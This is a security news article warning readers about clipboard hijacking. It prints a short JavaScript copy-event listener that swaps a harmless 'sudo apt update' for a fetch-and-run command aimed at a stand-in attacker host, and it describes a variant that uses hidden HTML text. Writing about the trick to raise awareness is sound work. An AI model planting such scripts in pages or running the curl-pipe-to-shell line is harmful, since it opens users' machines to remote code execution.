Don't copy-paste commands from webpages — you can get hacked

By **Ax Sharma (https://www.bleepingcomputer.com/author/ax-sharma/)** January 3, 2022 08:00 AM 9

Programmers, sysadmins, security researchers, and tech hobbyists copying-pasting commands from web pages into a console or terminal are warned they risk having their system compromised.

A technologist demonstrates a simple trick that'll make you think twice before copying and pasting text from web pages.

Backdoor on your clipboard?


Recently, Gabriel Friedlander, founder of security awareness training platform Wizer demonstrated an obvious yet surprising hack that'll make you cautious of copying-pasting commands from web pages.

It isn't unusual for novice and skilled developers alike to copy commonly used commands from a webpage (ahem, StackOverflow) and paste them into their applications, a Windows command prompt or a Linux terminal.

But Friedlander warns a webpage could be covertly replacing the contents of what goes on your clipboard, and what actually ends up being copied to your clipboard would be vastly different from what you had intended to copy.

Worse, without the necessary due diligence, the developer may only realize their mistake after pasting the text, at which point it may be too late.

In a simple proof of concept (PoC) published on his blog, Friedlander asks readers to copy a simple command (https://www.wizer-training.com/blog/copy-paste) that most sysadmins and developers would be familiar with:



Friedlander's HTML page with a simple command you can copy to clipboard

Now, paste what you copied from Friedlander's blog into a text box or Notepad, and the result is likely to leave you surprised:

```
curl http://attacker-domain:8000/shell.sh | sh
```

Not only do you get a completely different command present on your clipboard, but to make matters worse, it has a newline (or return) character at the end of it.

This means the above example would execute as soon as it's pasted directly into a Linux terminal.

Those pasting the text may have been under the impression they were copying the familiar, innocuous command *sudo apt update* that is used to fetch updated information on software installed on your system.

But that's not quite what happened.

What causes this?

The magic is in the JavaScript code hidden behind the PoC HTML page setup by Friedlander.

As soon as you copy the "*sudo apt update*" text contained in an HTML element, the code snippet, shown below runs.

What happens afterward is a JavaScript 'event listener (https://www.w3schools.com/js/js_htmldom_eventlistener.asp)' capturing the copy event and replacing the clipboard data with Friedlander's malicious test code:

```
<script>
document.getElementById('copy').addEventListener('copy', function(e) {
    e.clipboardData.setData('text/plain', 'curl
http://attacker-domain:8000/shell.sh | sh\n'); e.preventDefault();
    });
</script>
```


PoC JavaScript code that replaces clipboard contents


Note, event listeners have a variety of legitimate use-cases in JavaScript but this is just one example of how they could be misused.

"This is why you should NEVER copy paste commands directly into your terminal," warns Friedlander.

"You think you are copying one thing, but it's replaced with something else, like malicious code. All it takes is a single line of code injected into the code you copied to create a backdoor to your app."

"This attack is very simple but also very harmful."

A Reddit user also presented an alternative example of this trick that requires no JavaScript: invisible text made with HTML and CSS styling that gets copied onto your clipboard when you copy the visible portions of text:



Invisible HTML (left) **gets picked up during copy-paste and has an extra line** (right)
Source: JsFiddle (https://jsfiddle.net/rkqg9bf6/)

"The problem is not just that the website can change your clipboard contents using JavaScript," explains the user, *SwallowYourDreams (https://www.reddit.com/r/privacy/comments/rv964x/comment/hr4z1fv/?utm_source=share&utm_medium=web2x&context=3)*.

"It could also just hide commands in the HTML that are invisible to the human eye, but will be copied by the computer."

And so, another reason to never blindly trust what you copy from a web page—better paste it in a text editor first.

A simple, but nonetheless, an important lesson in everyday security.

Update, Jan 4th, 02:00 AM ET: Added another example of attack using invisible HTML/CSS.